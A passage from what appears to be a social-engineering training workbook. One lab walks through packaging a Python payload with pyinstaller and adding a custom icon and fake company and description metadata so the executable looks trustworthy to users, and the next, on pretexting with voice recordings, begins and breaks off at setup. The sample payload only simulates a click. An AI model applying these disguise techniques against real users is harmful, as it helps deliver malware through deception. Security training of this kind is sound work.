




Nicely done! There's our little...present...for the user.

## Not quite convincing enough?

This package may still not convince some users. If you drill into the Properties of the executable, they're all blank!

See for yourself - right click on the BasicPayload1.exe in File Explorer, go to Properties, then the Details tab.






We can do better. Let's try this again with some more convincing information.

## Version Data File

We have supplied a file that we can modify to add version information. We can then pull that information in via the `pyinstaller` process.

From a terminal, go to the `C:\tools\version_strings` directory:

```
cd C:\tools\version_strings
```

```
Directory of C:\tools\version_strings

05/18/2021  02:59 PM    <DIR>          .
05/18/2021  02:59 PM    <DIR>          ..
04/01/2015  06:01 AM               923 VersionTemplate
               1 File(s)            923 bytes
               2 Dir(s)  514,736,574,464 bytes free
```

You'll see there's one file here, `VersionTemplate`. Let's make a copy to preserve the original for future use:


```
copy VersionTemplate VersionData
```

Now, let's open this file in notepad for editing:


```
notepad VersionData
```

## Version Data File

Taking a look at the file, we have some version info at the top that isn't very interesting. The `StringTable` at the bottom, however, has some cool options for us to make this executable look more convincing.



Let's make some alterations to the `CompanyName` and `FileDescription`. We are going for comedy in this case but you can change these values to be more appropriate to your given situation.




Once you've made your desired modifications, *save the file*, then close Notepad.

Now, let's package this executable again with our new version information.

## Package it again

We are going back to pyinstaller, and running our packaging commands again, but this time, we are adding a switch of `--version-file=<path to version file>`

So, if you have named things as we have in the exercise, the command as run from C:\tools is:

C:\tools> `pyinstaller --collect-all requests --onefile --icon C:\tools\prettypayload\favicon.ico --version-file=C:\tools\version_strings\VersionData BasicPayload1.py`

This is a long command, so don't be afraid to copy/paste it!

It shouldn't take long before you have a new executable in C:\tools\dist:


```
 Directory of C:\tools\dist

05/18/2021  03:17 PM    <DIR>          .
05/18/2021  03:17 PM    <DIR>          ..
05/18/2021  03:17 PM         7,596,643 BasicPayload1.exe
               1 File(s)      7,596,643 bytes
               2 Dir(s)  514,708,115,456 bytes free
```

Note that unless you moved the previous file out, it overwrote it.


## Validate our changes

Go back to File Explorer, and look at the details of our new executable.

For reference: here's the original one:




And here's the new one!




This will be a lot more convincing to some users to get them to run this executable.

## Run it!

Even more interesting, it looks pretty clean when it runs too! Double-click the executable to start it, then open up Task Manager by right clicking on the Windows Taskbar and selecting 'Task Manager'.




You can see it also inherits the File Description field from the Details tab as the process name that is displayed in Task Manager. Cool stuff!

The executable will terminate shortly afterwards on it's own. Remember that BasicPayload1.py was designed to simulate a 'click', though we *could* write something more involved than that.

## Conclusion


In this lab, you have learned to package an executable for Windows, with some additional enhancements to metadata to help make it look more convincing to the user.

# Lab 2.4: Choose-Your-Own-Pretext

In this lab, we're going to play for a few minutes and work through some simple pretexting scenarios with some voice recordings we've provided.

## Prerequisites

This lab includes voice recordings. To play them back, you'll need a sound card installed on your Slingshot VM. To verify a sound card is installed, go to the Virtual Machine submenu (screenshot is from VMWare Fusion on a Mac, the Windows user interface will be different:)





You can see at the bottom that a sound card is installed. However, if it is not:

Access the Settings menu.

Click the 'Add Device' button in the top right.


Then Select 'Sound Card' and click Add.

Once a sound card is installed, you can adjust the volume within the VM using the PulseAudio Volume Control app.




Note that the host OS volume plays into this as well, so adjust both host and VM volume carefully until you find a volume that works for you.

Finally, if you are taking this class in person, you may want to consider using headphones.

## Launching the CYOP container

From Slingshot, launch the Choose-Your-Own-Pretext container by doing the following:

Open a terminal

`cd /home/sec467/pretextlab` to move to the pretextlab directory

